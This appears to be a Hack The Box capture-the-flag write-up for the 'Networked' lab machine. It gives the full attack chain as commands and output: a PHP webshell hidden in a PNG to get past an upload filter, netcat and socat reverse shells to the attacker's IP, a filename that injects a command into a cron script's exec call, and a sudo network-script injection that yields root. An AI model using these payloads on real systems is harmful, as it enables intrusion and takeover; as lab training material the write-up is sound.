
Networked



Information Gathering

Nmap

As usual, I start off with my typical nmap scan:

```
root@endeavour:~/htb/networked# nmap -sV -sC -vv -oA networked 10.10.10.146
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-04 14:30 EDT
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:30
Completed NSE at 14:30, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:30
Completed NSE at 14:30, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:30
Completed NSE at 14:30, 0.00s elapsed
Initiating Ping Scan at 14:30
Scanning 10.10.10.146 [4 ports]
Completed Ping Scan at 14:30, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:30
Completed Parallel DNS resolution of 1 host. at 14:30, 0.02s elapsed
Initiating SYN Stealth Scan at 14:30
Scanning 10.10.10.146 [1000 ports]
Discovered open port 80/tcp on 10.10.10.146
Discovered open port 22/tcp on 10.10.10.146
```

```
Completed SYN Stealth Scan at 14:30, 6.16s elapsed (1000 total ports)
Initiating Service scan at 14:30
Scanning 2 services on 10.10.10.146
Completed Service scan at 14:30, 6.09s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.10.146.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:30
Completed NSE at 14:30, 1.44s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:30
Completed NSE at 14:30, 0.16s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:30
Completed NSE at 14:30, 0.00s elapsed
Nmap scan report for 10.10.10.146
Host is up, received echo-reply ttl 63 (0.039s latency).
Scanned at 2019-10-04 14:30:01 EDT for 14s
Not shown: 997 filtered ports
Reason: 985 no-responses and 12 host-prohibiteds
PORT    STATE  SERVICE REASON         VERSION
22/tcp  open   ssh     syn-ack ttl 63 OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDFgr+LYQ5zL9JWnZmjxP7FT1134sJla89HBT+qnqNvJQRHwO7IqP
Sa5tEWGZYtzQ2BehsEqb/PisrRHlTeatK0X8qrS3tuz+l1nOj3X/wdcgnFXBrhwpRB2spULt2YqRM49aEb
m7bRf2pctxuvgeym/pwCghb6nSbdsaCIsoE+X7QwbG0j6ZfoNIJzQkTQY7O+n1tPP8mlwPOShZJP7+NWVf
/kiHsgZqVx6xroCp/NYbQTvLWt6VF/V+iZ3tiT7E1JJxJqQ05wiqsnjnFaZPYP+ptTqorUKP4AenZnf9Wa
n7VrrzVNZGnFlczj/BsxXOYaRe4Q8VK4PwiDbcwliOBd
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAsf1XXvL55L6U7NrCo3XSBTr+zCnn
Q+GorAMgUugr3ihPkA+4Tw2LmpBr1syz7Z6PkNyQw6NzC3KwSUy1BOGw8=
|   256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILMrhnJBfdb0fWQsWVfynAxcQ8+SNlL38vl8VJaaqPTL
80/tcp  open   http    syn-ack ttl 63 Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
443/tcp closed https   reset ttl 63

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:30
Completed NSE at 14:30, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:30
Completed NSE at 14:30, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:30
Completed NSE at 14:30, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
```

```
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.41 seconds
           Raw packets sent: 1993 (87.668KB) | Rcvd: 16 (1.020KB)
```

Looks like we've got **22** and **80** open but **443** is closed. That is interesting but I am unsure of what to make of it for now.

lets go to http://10.10.10.146:80. It just has some plain ole html saying:

```
"Hello mate, we're building the new FaceMash!
Help by funding us and be the new Tyler&Cameron!
Join us at the pool party this Sat to get a glimpse"
```

Dirb

```
root@endeavour:~/htb/networked# dirb http://10.10.10.146
/usr/share/dirb/wordlists/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Oct  4 14:34:45 2019
URL_BASE: http://10.10.10.146/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.146/ ----
==> DIRECTORY: http://10.10.10.146/backup/
+ http://10.10.10.146/cgi-bin/ (CODE:403|SIZE:210)
+ http://10.10.10.146/index.php (CODE:200|SIZE:229)
==> DIRECTORY: http://10.10.10.146/uploads/

---- Entering directory: http://10.10.10.146/backup/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.146/uploads/ ----
+ http://10.10.10.146/uploads/index.html (CODE:200|SIZE:2)

-----------------
END_TIME: Fri Oct  4 14:40:59 2019
DOWNLOADED: 9224 - FOUND: 3
```

Nikto

```
root@endeavour:~/htb/networked# nikto -host 10.10.10.146
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.146
+ Target Hostname:    10.10.10.146
+ Target Port:        80
+ Start Time:         2019-10-04 14:34:12 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.6 (CentOS) PHP/5.4.16
+ Retrieved x-powered-by header: PHP/5.4.16
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to
render the content of the site in a different fashion to the MIME type
+ PHP/5.4.16 appears to be outdated (current is at least 7.2.12). PHP 5.6.33,
7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.37). Apache
2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false
positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially
sensitive information via certain HTTP requests that contain specific QUERY
strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially
sensitive information via certain HTTP requests that contain specific QUERY
strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially
sensitive information via certain HTTP requests that contain specific QUERY
strings.
+ OSVDB-3268: /backup/: Directory indexing found.
+ OSVDB-3092: /backup/: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8672 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:           2019-10-04 14:41:00 (GMT-4) (408 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

User Flag

First thing that sticks out to me is the `/backup/` directory dirb found. I saw that there was a tarball named **backup** located there. Let's grab that and see whats inside:

```
root@endeavour:~/htb/networked# wget 10.10.10.146/backup/backup.tar
--2019-10-04 14:37:04--  http://10.10.10.146/backup/backup.tar
Connecting to 10.10.10.146:80... connected.
```

```
HTTP request sent, awaiting response... 200 OK
Length: 10240 (10K) [application/x-tar]
Saving to: ‘backup.tar’

backup.tar                100%[===================================>]  10.00K  --.-
KB/s    in 0s

root@endeavour:~/htb/networked# file backup.tar
backup.tar: POSIX tar archive (GNU)
root@endeavour:~/htb/networked# tar -xvf backup.tar
index.php
lib.php
photos.php
upload.php

2019-10-04 14:37:04 (31.4 MB/s) - ‘backup.tar’ saved [10240/10240]
```

It looks like a bunch of php files, they seem to match the structure of the site we are looking at, named `backup`. I bet its what how the site works. Let's look:

```
<?php
require '/var/www/html/lib.php';

define("UPLOAD_DIR", "/var/www/html/uploads/");

if( isset($_POST['submit']) ) {
  if (!empty($_FILES["myFile"])) {
    $myFile = $_FILES["myFile"];

    if (!(check_file_type($_FILES["myFile"]) && filesize($_FILES['myFile']
['tmp_name']) < 60000)) {
      echo '<pre>Invalid image file.</pre>';
      displayform();
    }

    if ($myFile["error"] !== UPLOAD_ERR_OK) {
        echo "<p>An error occurred.</p>";
        displayform();
        exit;
    }

    //$name = $_SERVER['REMOTE_ADDR'].'-'. $myFile["name"];
    list ($foo,$ext) = getnameUpload($myFile["name"]);
    $validext = array('.jpg', '.png', '.gif', '.jpeg');
    $valid = false;
    foreach ($validext as $vext) {
      if (substr_compare($myFile["name"], $vext, -strlen($vext)) === 0) {
        $valid = true;
      }
    }
```

```
      if (!($valid)) {
        echo "<p>Invalid image file</p>";
        displayform();
        exit;
      }
      $name = str_replace('.','_',$_SERVER['REMOTE_ADDR']).'.'.$ext;

      $success = move_uploaded_file($myFile["tmp_name"], UPLOAD_DIR . $name);
      if (!$success) {
          echo "<p>Unable to save file.</p>";
          exit;
      }
      echo "<p>file uploaded, re

      // set proper permissions on the new file
      chmod(UPLOAD_DIR . $name, 0644);
    }
  } else {
    displayform();
  }
  ?>
```

So, given my poor php comprehension I believe this is checking for valid image extensions (jpg, png, gif, jpeg) and for a filesize less than 60000 bytes. It also will set permissions of the file to *rw* for the owner and *r* for group.other.

Navigating to `http://10.10.10.146/upload.php`, it looks like it matches what we can see in the upload.php file itself. I created a test.txt file and tried to upload it. Sure enough - I was denied due to file type. I wanted to test to make sure it was functioning to allow so I found a random jpg image (A-10s are my favorite) and successfully uploaded it to `http://10.10.10.146/photos.php`

Figure 1: Warthog

In googling around for something that someone that I could use to leverage this I came across a shell that gets embedded in the idat chunks of a png file

I got a non-image result when I re-named that exact file `shell.php.png`. This seems like a promising format for how to upload and still get it to execute the code. Now I need to figure out how to use the shell:

The payload in the image is this:

```
<?=$_GET[0]($_POST[1]);?>
```

Example of usage: `http://website.com/cmd.php?0=shell_exec -d 1=id`

In the URL, `?0=cmd` is the command passed through a GET variable, and I pass `1=id` as a POST variable.

```
root@endeavour:~/htb/networked# wget -q -O -
http://10.10.10.146/uploads/10_10_14_75.php.png?0=shell_exec --post-data="1=id"
PNG
IHDR        pHYs+IDATHc\uid=48(apache) gid=48(apache) groups=48(apache)
Xs^7~_}'ן_|00cgg=2Q0
F(`Q0
IENDB`root@endeavour:~/htb/networked# wget -q -O -
http://10.10.10.146/uploads/10_10_14_75.php.png?0=shell_exec --post-data="1=pwd"
PNG
IHDR        pHYs+IDATHc\/var/www/html/uploads
Xs^7~_}'ן_|00cgg=2Q0
F(`Q0
```

so we passed both **id** and **pwd** as variables in our command and received that we are user **apache** and are in the **/var/www/html/uploads** directory. But this is quite clunky, lets try to get out of a webshell and into something a little more workable. Lets set up a listener first:

```
root@endeavour:~/htb/networked# nc -lvnp 42069
listening on [any] 42069 ...
```

and then pass a command through the webshell to connect back to our listener:

```
root@endeavour:~/htb/networked# wget -q -O -
http://10.10.10.146/uploads/10_10_14_75.php.png?0=shell_exec --post-data="1=nc -e
/bin/sh 10.10.14.75 42069"
connect to [10.10.14.75] from (UNKNOWN) [10.10.10.146] 40920
ls
10_10_14_75.php.png
```

```
127_0_0_1.png
127_0_0_2.png
127_0_0_3.png
127_0_0_4.png
index.html
id
uid=48(apache) gid=48(apache) groups=48(apache)
pwd
/var/www/html/uploads
```

Alright, a much better shell. Lets see if we can grab the user flag and enumerate some.

```
ls
guly
cd guly
ls
check_attack.php
crontab.guly
user.txt
cat user.txt
```

Nothing showed up when we tried to cat the user flag. My assumption is that we do not have access to the file.

```
ls -al user.txt
-r--------. 1 guly guly 33 Oct 30  2018 user.txt
```

But there are those two other files, `check_attack.php` and `crontab.guly`. Lets check those out:

```
cat crontab.guly
*/3 * * * * php /home/guly/check_attack.php
```

So that means every 3 minutes `check_attack.php` should run, and look at the script itself:

```
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^([^.])/', scandir($path));
```

```
foreach ($files as $key => $value) {
        $msg='';
  if ($value == 'index.html') {
        continue;
  }
  #echo "-------------\n";

  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
  }
}

?>
```

So how can we leverage this to execute a command? That is a great question. I really struggled understanding how this code was poorly written so I called in some backup - a close friend of mine who is much better at this than I am helped me understand. There was also a `lib.php` that I had not really looked at, but the above php references a few functions that are located in the `lib.php` file:

```
function getnameCheck($filename) {
  $pieces = explode('.',$filename);
  $name= array_shift($pieces);
  $name = str_replace('_','.',$name);
  $ext = implode('.',$pieces);
  #echo "name $name - ext $ext\n";
  return array($name,$ext);
}

function getnameUpload($filename) {
  $pieces = explode('.',$filename);
  $name= array_shift($pieces);
  $name = str_replace('_','.',$name);
  $ext = implode('.',$pieces);
  return array($name,$ext);
}

function check_ip($prefix,$filename) {
  //echo "prefix: $prefix - fname: $filename<br>\n";
  $ret = true;
  if (!(filter_var($prefix, FILTER_VALIDATE_IP))) {
```

```
    $ret = false;
    $msg = "4tt4ck on file ".$filename.": prefix is not a valid ip ";
  } else {
    $msg = $filename;
  }
  return array($ret,$msg);
```

The intended flow is that if the file is not named with a valid IP address as a prefix, then the code considers that an attack. Which means that we can control whether or not the stuff in the *if block* executes, i.e. if we pass the following command as our file name:

```
touch "invalidfile.txt;socat exec:'bash -li',pty,stderr,setsid,sigint,sane
tcp:10.10.14.75:4444"
```

it actually gets executed as `exec("nohup /bin/rm -f $path;invalidfile.txt;socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.75:4444 > /dev/null 2>&1 &");`

and we get a shell, and the user flag:

```
root@endeavour:~/htb/networked# socat file:`tty`,raw,echo=0 tcp-listen:4444
[guly@networked ~]$ id
uid=1000(guly) gid=1000(guly) groups=1000(guly)
[guly@networked ~]$ ls
check_attack.php  crontab.guly  user.txt
[guly@networked ~]$ cat user.txt
526cfc******************7d71c5
```

Root Flag

So this is a linux box, time to get linenum, the script that I prefer to poke around after initial access, over to this machine. There was no wget or git on the target, so curl and adding it to a file worked just as well. We also want to give it permissions to run and then execute it:

```
[guly@networked ~]$ curl http://10.10.14.75:8000/LinEnum.sh > LinEnum.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 45656  100 45656    0     0   278k      0 --:--:-- --:--:-- --:--:--  280k
[guly@networked ~]$ ls
check_attack.php  crontab.guly  LinEnum.sh  user.txt
[guly@networked ~]$ chmod 755 LinEnum.sh
[guly@networked ~]$ ./LinEnum.sh
```

The LinEnum script output is quite verbose, so I will shorten down to what is relevent. Typically this takes me a good chunk of time to go through, but with this box there was a script that stuck out pretty clearly:

```
User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh


[+] Possible sudo pwnage!
/usr/local/sbin/changename.sh
```

Lets take a look at what that script is:

```
[guly@networked ~]$ cat /usr/local/sbin/changename.sh

#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF

regexp="^[a-zA-Z0-9_\ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
        echo "interface $var:"
        read x
        while [[ ! $x =~ $regexp ]]; do
                echo "wrong input, try again"
                echo "interface $var:"
                read x
        done
        echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
```

in playing around with the script, it prompts us for variables:

```
[guly@networked sbin]$ sudo ./changename.sh
interface NAME:
UUUUUUUUUUUUUU
interface PROXY_METHOD:
YYYYYYYYYYYYYY
interface BROWSER_ONLY:
TTTTTTTTTTTTTT
interface BOOTPROTO:
RRRRRRRRRRRRRR
ERROR     : [/etc/sysconfig/network-scripts/ifup-eth] Device guly0 does not seem
to be present, delaying initialization.

[guly@networked sbin]$ cat /etc/sysconfig/network-scripts/ifcfg-guly
DEVICE=guly0
```

```
ONBOOT=no
NM_CONTROLLED=no
NAME=UUUUUUUUUUUUUU
PROXY_METHOD=YYYYYYYYYYYYYYY
BROWSER_ONLY=TTTTTTTTTTTTTT
BOOTPROTO=RRRRRRRRRRRRR
```

We seem to be limited to the `a-z, A-Z, 0-9, _, /, \, -` characters. I think we should be able to invoke a root-level shell with this. I tried a few different inputs for a couple minutes to see what, if anything changed depending on the inputs. I picked `/bin/bash -i` as the command I wanted to use to invoke the root-level shell. Taking a page from the initial access portion, and how I struggled with the php there - I wrote out the pseudocode of the changename.sh script and did not take for granted any of the characters I was given.

In the manpage for backslash it states:

(2.2.1 Escape Character (Backslash)

A backslash that is not quoted shall preserve the literal value of the following character, with the exception of a newline. If a newline follows the backslash, the shell shall interpret this as line continuation. The backslash and newline shall be removed before splitting the input into tokens. Since the escaped newline is removed entirely from the input and is not replaced by any white space, it cannot serve as a token separator.)

I was able to use that to craft a successful escalation:

```
[guly@networked sbin]$ sudo ./changename.sh
interface NAME:
\ /bin/bash -i
interface PROXY_METHOD:
a
interface BROWSER_ONLY:
a
interface BOOTPROTO:
a
[root@networked network-scripts]#
[root@networked network-scripts]# id
uid=0(root) gid=0(root) groups=0(root)
[root@networked network-scripts]# cat /root/root.txt
0a8ec********************dcb82
```

Conclusion

This was by far the most difficult box for me so far. It really exposed my weakness when it comes to understanding php. I was pretty happy with how the amendments I made to my process from struggling so hard initially really paid off in how quickly I was able to privesc (even though there wasn't any php involved).